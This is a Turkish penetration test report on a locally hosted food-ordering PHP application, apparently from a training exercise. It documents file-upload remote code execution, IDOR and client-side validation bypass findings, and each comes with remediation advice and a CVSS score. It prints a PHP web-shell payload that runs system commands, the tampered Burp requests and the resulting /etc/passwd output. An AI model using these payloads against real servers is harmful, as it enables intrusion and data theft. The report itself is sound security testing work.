

Zafiyet Raporu

1) Remote Code Execution

Zafiyet Adı
Remote Code Execution
Zafiyet Açıklaması
<p>http://127.0.0.1/login.php adresine gidilir ve giriş yapılır. Ardından http://127.0.0.1/customer_profile.php adresine gidilir. Profil resmi seçin butonuna tıklanır ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ tıklanıp “send to repeater” seçeneği seçilir.</p>

Görsel - 1 Dosya Yükleme İsteği
<p>Dosya uzantısı .php ile değiştirilir ve Content-Disposition: form-data; name="update_profile_picture" Header'ının altına “<?php \$value = system("cat /etc/passwd"); echo \$value; ?>” bu payload yazılır. Ardından istek gönderilir. İstek üzerinden dönen Response üzerinden yüklenen dosyanın konumu bulunur. Bulunan konuma (http://127.0.0.1/uploads/profile_pictures/66fee6c82b28b_test.php) istek atılır. Böyle başarıyla sunucu üzerinde uzaktan kod yürütülür.</p>

```
127.0.0.1/uploads/profile_pictures/66fee6c82b28b_test.php
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologi
sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Görsel - 2 Elde edilen Kullanıcı şifreleri

Çözüm Önerisi

Dosya Türü Kontrolü:

- Yükleme izin verilen dosya türlerini sınırlayın. Sadece belirli dosya türlerine (örneğin, .jpg, .png, .pdf) izin verin.
- Dosya uzantılarını kontrol etmek yeterli değildir; dosya içeriğini de doğrulamak için MIME türü kontrolü yapın.

Dosya Boyutu Sınırlaması:

- Yüklenen dosyaların boyutunu sınırlayın. Belirli bir boyutun üzerinde dosya yüklemeyi engelleyin.

Dosya İsimleri Kontrolü:

- Yüklenen dosyaların isimlerini güvenli hale getirin. Dosya isimlerindeki özel karakterleri temizleyin ve dosya isimlerini standart bir formatta düzenleyin.
- Aynı dosya ismi ile yüklenmeleri durumunda yeni isimler verin.


Zafiyetin Doğurabileceği Sonuçlar

- **Tam Kontrol:** Saldırgan, hedef sistemde tam kontrol sağlayabilir. Bu, dosya sistemine erişim, sistem ayarlarını değiştirme ve yazılımları yükleme veya kaldırma anlamına gelir.
- **Veri Hırsızlığı:** RCE zafiyeti sayesinde, saldırgan hassas verilere (şifreler, kişisel bilgiler, finansal veriler vb.) erişebilir ve bunları çalabilir.
- **Zarar Verme:** Saldırgan, hedef sistemde kötü amaçlı yazılımlar, virüsler veya truva atları yükleyerek sistemin işleyişini bozabilir.
- **Ağ İçin Tehdit:** Hedef sistemin yanı sıra, RCE zafiyetleri, diğer bağlı sistemlere (ağdaki diğer cihazlar, sunucular vb.) de zarar verebilir veya erişim sağlayabilir.
- **Veri Bütünlüğünün İhlali:** Saldırgan, verileri değiştirebilir veya silebilir, bu da veri bütünlüğünü ciddi şekilde etkileyebilir.
- **Hizmet Durdurma:** Saldırgan, sistem kaynaklarını aşırı şekilde kullanarak hedef sistemin hizmet dışı kalmasına neden olabilir (DoS/DDoS saldırıları).
- **Sistem İzleme:** Saldırgan, hedef sistemde gizlice izleme yaparak kullanıcıların etkinliklerini gözlemleyebilir.

CVSS

8.8

2) Remote Code Execution

Zafiyet Adı	
Remote Code Execution	
Zafiyet Açıklaması	
<p>http://127.0.0.1/login.php adresine gidilir ve firma giriş yapılır. Ardından http://127.0.0.1/company_add_restaurant.php adresine gidilir. Restaurant resmi seçin butonuna tıklanır ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ tıklanıp “send to repeater” seçeneği seçilir.</p>	
 <p>The screenshot shows a network capture in Burp Suite. The 'Request' tab is selected, displaying a POST request to http://127.0.0.1/company_add_restaurant.php. The request body is a multipart/form-data payload. The 'Response' tab shows a 302 Found status with a Location header pointing to http://127.0.0.1/login.php. The 'Inspector' panel on the right shows the request and response details.</p>	<p>Görsel - 3 Dosya Yükleme İsteği</p> <p>Dosya uzantısı .php ile değiştirilir ve Content-Disposition: form-data; name="update_profile_picture" Header'ının altına <?php \$value = system("whoami"); echo \$value; ?> bu payload yazılır. Ardından istek gönderilir. Sistemden çıkış yapılır ve http://127.0.0.1/login.php adresine gidilir ve müşteri giriş yapılır. http://127.0.0.1/customer_restaurants.php adresine gidilip seçilen restoran'ın etiketi içinde yüklenen dosyanın konumu bulunur. Bulunan konuma (http://127.0.0.1/uploads/restaurant_images/66fee861dc801_test.php) istek atılır. Böyle başarıyla sunucu üzerinde uzaktan kod yürütülür.</p>

Görsel - 4 Elde Edilen Komutun Response'u

Çözüm Önerisi

Dosya Türü Kontrolü:

- Yüklemeye izin verilen dosya türlerini sınırlayın. Sadece belirli dosya türlerine (örneğin, .jpg, .png, .pdf) izin verin.
- Dosya uzantılarını kontrol etmek yeterli değildir; dosya içeriğini de doğrulamak için MIME türü kontrolü yapın.

Dosya Boyutu Sınırlaması:

- Yüklenen dosyaların boyutunu sınırlayın. Belirli bir boyutun üzerinde dosya yüklemeyi engelleyin.

Dosya İsimleri Kontrolü:

- Yüklenen dosyaların isimlerini güvenli hale getirin. Dosya isimlerindeki özel karakterleri temizleyin ve dosya isimlerini standart bir formatta düzenleyin.
- Aynı dosya ismi ile yüklenmeleri durumunda yeni isimler verin.

Zafiyetin Doğurabileceği Sonuçlar

- **Tam Kontrol:** Saldırgan, hedef sistemde tam kontrol sağlayabilir. Bu, dosya sistemine erişim, sistem ayarlarını değiştirme ve yazılımları yükleme veya kaldırma anlamına gelir.
- **Veri Hırsızlığı:** RCE zafiyeti sayesinde, saldırı hassas verilere (şifreler, kişisel bilgiler, finansal veriler vb.) erişebilir ve bunları çalabilir.
- **Zarar Verme:** Saldırgan, hedef sistemde kötü amaçlı yazılımlar, virüsler veya truva atları yükleyerek sistemin işleyişini bozabilir.
- **Ağ İçin Tehdit:** Hedef sistemin yanı sıra, RCE zafiyetleri, diğer bağlı sistemlere (ağdaki diğer cihazlar, sunucular vb.) de zarar verebilir veya erişim sağlayabilir.
- **Veri Bütünlüğünün İhlali:** Saldırgan, verileri değiştirebilir veya silebilir, bu da veri bütünlüğünü ciddi şekilde etkileyebilir.
- **Hizmet Durdurma:** Saldırgan, sistem kaynaklarını aşırı şekilde kullanarak hedef sistemin hizmet dışı kalmasına neden olabilir (DoS/DDoS saldırıları).
- **Sistem İzleme:** Saldırgan, hedef sistemde gizlice izleme yaparak kullanıcıların etkinliklerini gözlemleyebilir.

CVSS

7.2

2

3) Remote Code Execution

Zafiyet Adı

Remote Code Execution

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve firma giriş yapılır. Ardından http://127.0.0.1/company_add_food.php adresine gidilir. Yemek resmi seçin butonuna tıklanır ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ tıklanıp “send to repeater” seçeneği seçilir.

The screenshot shows the Burp Suite interface with a request and response. The request is a multipart/form-data POST to http://127.0.0.1/company_add_restaurant.php. The response is a 302 Found redirect to http://127.0.0.1/company_restaurants.php. The request body contains a file named test.jpg and a form with name='name' and description='description'.

Görsel - 5 Dosya Yükleme İsteği

Dosya uzantısı .php ile değiştirilir ve **Content-Disposition: form-data; name="update_profile_picture"** Header'ının altına **<?php \$value = system("whoami"); echo \$value; ?>** bu payload yazılır. Ardından istek gönderilir. Sistemden çıkış yapılır ve <http://127.0.0.1/login.php> adresine gidilir ve müşteri giriş yapılır. http://127.0.0.1/customer_food_search.php adresine gidilip seçilen restoran'ın etiketi içinde yüklenen dosyanın konumu bulunur. Bulunan konuma (http://127.0.0.1/uploads/food_images/66fee8b7bec0b_test.php) istek atılır. Böyle başarıyla sunucu üzerinde uzaktan kod yürütülür.

<div>← → ↻</div> <div>🔒 127.0.0.1/uploads/food_images/66fee8b7bec0b_test.php</div>	
www-data www-data	
Görsel - 6 Elde Edilen Komutun Response'u	
Çözüm Önerisi	
Dosya Türü Kontrolü: <ul style="list-style-type: none">Yüklemeye izin verilen dosya türlerini sınırlayın. Sadece belirli dosya türlerine (örneğin, .jpg, .png, .pdf) izin verin.Dosya uzantılarını kontrol etmek yeterli değildir; dosya içeriğini de doğrulamak için MIME türü kontrolü yapın. Dosya Boyutu Sınırlaması: <ul style="list-style-type: none">Yüklenen dosyaların boyutunu sınırlayın. Belirli bir boyutun üzerinde dosya yüklemeyi engelleyin. Dosya İsimleri Kontrolü: <ul style="list-style-type: none">Yüklenen dosyaların isimlerini güvenli hale getirin. Dosya isimlerindeki özel karakterleri temizleyin ve dosya isimlerini standart bir formatta düzenleyin.Aynı dosya ismi ile yüklenmeleri durumunda yeni isimler verin.	
Zafiyetin Doğurabileceği Sonuçlar	
<ul style="list-style-type: none">Tam Kontrol: Saldırgan, hedef sistemde tam kontrol sağlayabilir. Bu, dosya sistemine erişim, sistem ayarlarını değiştirme ve yazılımları yükleme veya kaldırma anlamına gelir.Veri Hırsızlığı: RCE zafiyeti sayesinde, saldırgan hassas verilere (şifreler, kişisel bilgiler, finansal veriler vb.) erişebilir ve bunları çalabilir.Zarar Verme: Saldırgan, hedef sistemde kötü amaçlı yazılımlar, virüsler veya truva atları yükleyerek sistemin işleyişini bozabilir.Ağ İçin Tehdit: Hedef sistemin yanı sıra, RCE zafiyetleri, diğer bağlı sistemlere (ağdaki diğer cihazlar, sunucular vb.) de zarar verebilir veya erişim sağlayabilir.Veri Bütünlüğünün İhlali: Saldırgan, verileri değiştirebilir veya silebilir, bu da veri bütünlüğünü ciddi şekilde etkileyebilir.Hizmet Durdurma: Saldırgan, sistem kaynaklarını aşırı şekilde kullanarak hedef sistemin hizmet dışı kalmasına neden olabilir (DoS/DDoS saldırıları).Sistem İzleme: Saldırgan, hedef sistemde gizlice izleme yaparak kullanıcıların etkinliklerini gözlemleyebilir.	
CVSS	
7.2	
3	

4) Remote Code Execution

Zafiyet Adı

Remote Code Execution

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve firma giriş yapılır. Ardından http://127.0.0.1/company_edit_food.php?id=2 adresine gidilir. Yemek resmi seçen butonuna tıklanır ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ tıklanıp “send to repeater” seçeneği seçilir.

Request

Pretty Raw Hex

7myt42F42BAGa1DPmBULCB3xgQuK42Bx1c9ouPmHyIU9kHBcm3c42FNXQy49uO5gSKk43D
; pmaAuth-1=
VuUmFSc9ANwk61ZEMNXthhgV6HNia4gToCW43RGqn1EXR1EhavK3IQa311DbJf2NxENlo1
nS972ykYK43D
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 -----37229344763841806662873822327
21 Content-Disposition: form-data; name="restaurant_id"
22
23 1
24 -----37229344763841806662873822327
25 Content-Disposition: form-data; name="name"
26
27 DURUM
28 -----37229344763841806662873822327
29 Content-Disposition: form-data; name="description"
30
31 ASD ASD
32 -----37229344763841806662873822327
33 Content-Disposition: form-data; name="price"
34
35 250.00
36 -----37229344763841806662873822327
37 Content-Disposition: form-data; name="discount"
38
39 0.02
40 -----37229344763841806662873822327
41 Content-Disposition: form-data; name="image"; filename="test.php"
42 Content-Type: application/octet-stream
43
44 <?php \$value = system("whoami"); echo \$value; ?>
45 -----37229344763841806662873822327--
46
47

Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found
2 Date: Fri, 04 Oct 2024 10:56:38 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.30
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: company_foods.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14

Görsel - 7 Dosya Yükleme İsteği

Dosya uzantısı .php ile değiştirilir ve **Content-Disposition: form-data; name="update_profile_picture"** Header'ının altına **<?php \$value = system("whoami"); echo \$value; ?>** bu payload yazılır. Ardından istek gönderilir. Sistemden çıkış yapılır ve <http://127.0.0.1/login.php> adresine gidilir ve müşteri giriş yapılır. http://127.0.0.1/customer_food_search.php adresine gidilip seçilen restoran'ın etiketi içinde yüklenen dosyanın konumu bulunur. Bulunan konuma (http://127.0.0.1/uploads/food_images/66ffc9e65e6d4_test.php) istek atılır. Böyle başarıyla sunucu üzerinde uzaktan kod yürütülür.

← → ↺

127.0.0.1/uploads/food_images/66ffc9e65e6d4_test.php

www-data www-data

Görsel - 8 Elde Edilen Komutun Response'u

Çözüm Önerisi

Dosya Türü Kontrolü:

- Yükleme için izin verilen dosya türlerini sınırlayın. Sadece belirli dosya türlerine (örneğin, .jpg, .png, .pdf) izin verin.
- Dosya uzantılarını kontrol etmek yeterli değildir; dosya içeriğini de doğrulamak için MIME türü kontrolü yapın.

Dosya Boyutu Sınırlaması:

- Yüklenen dosyaların boyutunu sınırlayın. Belirli bir boyutun üzerinde dosya yüklemeyi engelleyin.

Dosya İsimleri Kontrolü:

- Yüklenen dosyaların isimlerini güvenli hale getirin. Dosya isimlerindeki özel karakterleri temizleyin ve dosya isimlerini standart bir formatta düzenleyin.
- Aynı dosya ismi ile yüklenmeleri durumunda yeni isimler verin.

Zafiyetin Doğurabileceği Sonuçlar

- **Tam Kontrol:** Saldırgan, hedef sistemde tam kontrol sağlayabilir. Bu, dosya sistemine erişim, sistem ayarlarını değiştirme ve yazılımları yükleme veya kaldırma anlamına gelir.
- **Veri Hırsızlığı:** RCE zafiyeti sayesinde, saldırı hassas verilere (şifreler, kişisel bilgiler, finansal veriler vb.) erişebilir ve bunları çalabilir.
- **Zarar Verme:** Saldırgan, hedef sistemde kötü amaçlı yazılımlar, virüsler veya truva atları yükleyerek sistemin işleyişini bozabilir.
- **Ağ İçin Tehdit:** Hedef sistemin yanı sıra, RCE zafiyetleri, diğer bağlı sistemlere (ağdaki diğer cihazlar, sunucular vb.) de zarar verebilir veya erişim sağlayabilir.
- **Veri Bütünlüğünün İhlali:** Saldırgan, verileri değiştirebilir veya silebilir, bu da veri bütünlüğünü ciddi şekilde etkileyebilir.
- **Hizmet Durdurma:** Saldırgan, sistem kaynaklarını aşırı şekilde kullanarak hedef sistemin hizmet dışı kalmasına neden olabilir (DoS/DDoS saldırıları).
- **Sistem İzleme:** Saldırgan, hedef sistemde gizlice izleme yaparak kullanıcıların etkinliklerini gözlemleyebilir.


CVSS**7.2****3****5) Remote Code Execution****Zafiyet Adı****Remote Code Execution****Zafiyet Açıklaması**

<http://127.0.0.1/login.php> adresine gidilir ve firma giriş yapılır. Ardından http://127.0.0.1/company_edit_restaurant.php?id=1 adresine gidilir. Restaurant resmi seçin butonuna tıklanır ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ tıklanıp “send to repeater” seçeneği seçilir.

The screenshot shows the Burp Suite interface with a request and response. The request is a multipart/form-data POST to http://127.0.0.1/company_add_restaurant.php. The response is an HTTP 302 Found status with a Location header pointing to http://127.0.0.1/company_restaurants.php.

Görsel - 9 Dosya Yükleme İsteği

Dosya uzantısı .php ile değiştirilir ve **Content-Disposition: form-data; name="update_profile_picture"** Header'ının altına **<?php \$value = system("whoami"); echo \$value; ?>** bu payload yazılır. Ardından istek gönderilir. Sistemden çıkış yapılır ve <http://127.0.0.1/login.php> adresine gidilir ve müşteri giriş yapılır. http://127.0.0.1/customer_restaurants.php adresine gidilip seçilen restoran'ın etiketi içinde yüklenen dosyanın konumu bulunur. Bulunan konuma (http://127.0.0.1/uploads/restaurant_images/66fee861dc801_test.php) istek atılır. Böyle başarıyla sunucu üzerinde uzaktan kod yürütülür.



www-data www-data

Görsel - 10 Elde Edilen Komutun Response'u

Çözüm Önerisi

Dosya Türü Kontrolü:

- Yükleme için izin verilen dosya türlerini sınırlayın. Sadece belirli dosya türlerine (örneğin, .jpg, .png, .pdf) izin verin.
- Dosya uzantılarını kontrol etmek yeterli değildir; dosya içeriğini de doğrulamak için MIME türü kontrolü yapın.

Dosya Boyutu Sınırlaması:

- Yüklenecek dosyaların boyutunu sınırlayın. Belirli bir boyutun üzerinde dosya yüklemeyi engelleyin.

Dosya İsimleri Kontrolü:

- Yüklenecek dosyaların isimlerini güvenli hale getirin. Dosya isimlerindeki özel karakterleri temizleyin ve dosya isimlerini standart bir formatta düzenleyin.
- Aynı dosya ismi ile yüklenmeleri durumunda yeni isimler verin.


Zafiyetin Doğurabileceği Sonuçlar

- **Tam Kontrol:** Saldırgan, hedef sistemde tam kontrol sağlayabilir. Bu, dosya sistemine erişim, sistem ayarlarını değiştirme ve yazılımları yükleme veya kaldırma anlamına gelir.
- **Veri Hırsızlığı:** RCE zafiyeti sayesinde, saldırgan hassas verilere (şifreler, kişisel bilgiler, finansal veriler vb.) erişebilir ve bunları çalabilir.
- **Zarar Verme:** Saldırgan, hedef sistemde kötü amaçlı yazılımlar, virüsler veya truva atları yükleyerek sistemin işleyişini bozabilir.
- **Ağ İçin Tehdit:** Hedef sistemin yanı sıra, RCE zafiyetleri, diğer bağlı sistemlere (ağdaki diğer cihazlar, sunucular vb.) de zarar verebilir veya erişim sağlayabilir.
- **Veri Bütünlüğünün İhlali:** Saldırgan, verileri değiştirebilir veya silebilir, bu da veri bütünlüğünü ciddi şekilde etkileyebilir.
- **Hizmet Durdurma:** Saldırgan, sistem kaynaklarını aşırı şekilde kullanarak hedef sistemin hizmet dışı kalmasına neden olabilir (DoS/DDoS saldırıları).
- **Sistem İzleme:** Saldırgan, hedef sistemde gizlice izleme yaparak kullanıcıların etkinliklerini gözlemleyebilir.


CVSS**7.2****3****6) IDOR****Zafiyet Adı****IDOR****Zafiyet Açıklaması**

<http://127.0.0.1/login.php> adresine gidilir ve admin giriş yapılır. Ardından

http://127.0.0.1/company_add_coupon.php adresine gidilir. Burada indirim yüzdesi maximum seçilebilecek değer 100 olarak ayarlanmıştır. Kupon ekleme formu doldurulur ve istek BurpSuite proxy aracı ile yakalanır. Yakalanan istek üzerindeki **discount=** parametresi 500 değeri ile ve **restaurant_id=1** parametresi 2 değeri ile değiştirilir. Böylece başarıyla %100 üzerinde bir indirim kuponu giriş yapan company'inin restoranları dışında başka herhangi bir restorana eklenir.



Görsel - 11 Yakalanan İstek



Görsel - 12 Dosya Yükleme İsteği

Çözüm Önerisi

- **Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve

yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.

- **Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- **Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- **Yetkisiz Kupon Ekleme :** Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- **Kuponların Suistimali :** Bir kullanıcı, başka restoranlar için geçerli olan kuponları kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.
- **Gelir Kaybı ve İtibar Zedelenmesi :** Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS

4.3

3

7) Client-Side Validation Bypass

Zafiyet Adı

Client-Side Validation Bypass

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve admin giriş yapılır. Ardından http://127.0.0.1/coupon_add.php adresine gidilir. Burada indirim yüzdesi maximum seçilebilecek değer 100 olarak ayarlanmıştır. Kupon ekleme formu doldurulur ve istek BurpSuite proxy aracı ile yakalanır. Yakalanan istek üzerindeki **discount=** parametresi 500 değeri ile değiştirilir. Böylece başarıyla %100 üzerinde bir indirim kuponu eklenir.



Görsel - 13 Dosya Yükleme İsteği

Çözüm Önerisi

- Sunucu tarafında giriş doğrulama ve sınırlandırma yapılmalı.
- Beklenmeyen girişlere karşı ek güvenlik önlemleri (rate limiting, input sanitization gibi) uygulanmalıdır.

Zafiyetin Doğurabileceği Sonuçlar

- **İş Mantığı İhlalleri** :Sunucuya normalde izin verilmeyen değerler gönderilerek, uygulamanın iş mantığı bozulabilir. Örneğin, bir kullanıcı normalde 100 birim üzerinde sipariş veremiyorken, bu kısıt bypass edilerek büyük miktarlarda sipariş oluşturulabilir. Bu, stok yönetiminde hatalara veya sistemde beklenmedik davranışlara neden olabilir.
- **Finansal Kayıplar** : Fiyat, miktar ya da indirim gibi değerlerin sunucu tarafında doğrulanmaması, finansal kayıplara yol açabilir. Örneğin, bir indirim kuponunun normalde maksimum %50 değerinde olması gerekirken, bu bypass edilerek %100 indirim yapılabilir. Bu, şirketin gelir kaybına neden olabilir.

CVSS

3.5

3

8) IDOR

Zafiyet Adı

IDOR

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve şirket giriř yapılır. Ardından http://127.0.0.1/company_coupons.php adresine gidilir. Listelenen kuponlardan herhangi bir tanesinin **SİL** butonuna tıklanır ve istek burpsuite Proxy aracı ile tutulur. **GET /company_delete_coupon.php?id=6 HTTP/1.1** yandaki http header'ındaki **id=3** parametresinin değeri 6 yapılır. Böylece başarıyla giriř yapan company'inin restoranları dışında başka herhangi bir restoranın kuponu silinir.

Request

Pretty Raw Hex



```
1 GET /company_delete_coupon.php?id=6 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/company_coupons.php
9 Cookie: PHPSESSID=ab1689fdf1779d203b3a9aed14f96f4f; phpMyAdmin=
  2bebf22b54d36c4c99aa42e0de3b0b26; pma_lang=tr; pmaUser-1=
  1707VLdYkVK%2B5s%2BnOoly%2Fdimln7g%2B1JQ5H%2B5PkQIM7MZEEZtSBiITn4wwNE%
  3D
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

KUPONLAR

Kupon başarıyla silindi.

YENİ KUPON EKLE

ID	Kupon Adı	İndirim Oranı	Restoran	İşlemler
4	TEST34	50.00 %	TEST1	SİL
2	TEST35	50.00 %	TEST1	SİL

ANA SAYFAYA DÖN

Görsel - 15 Dosya Yükleme İsteği

Çözüm Önerisi

- Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.
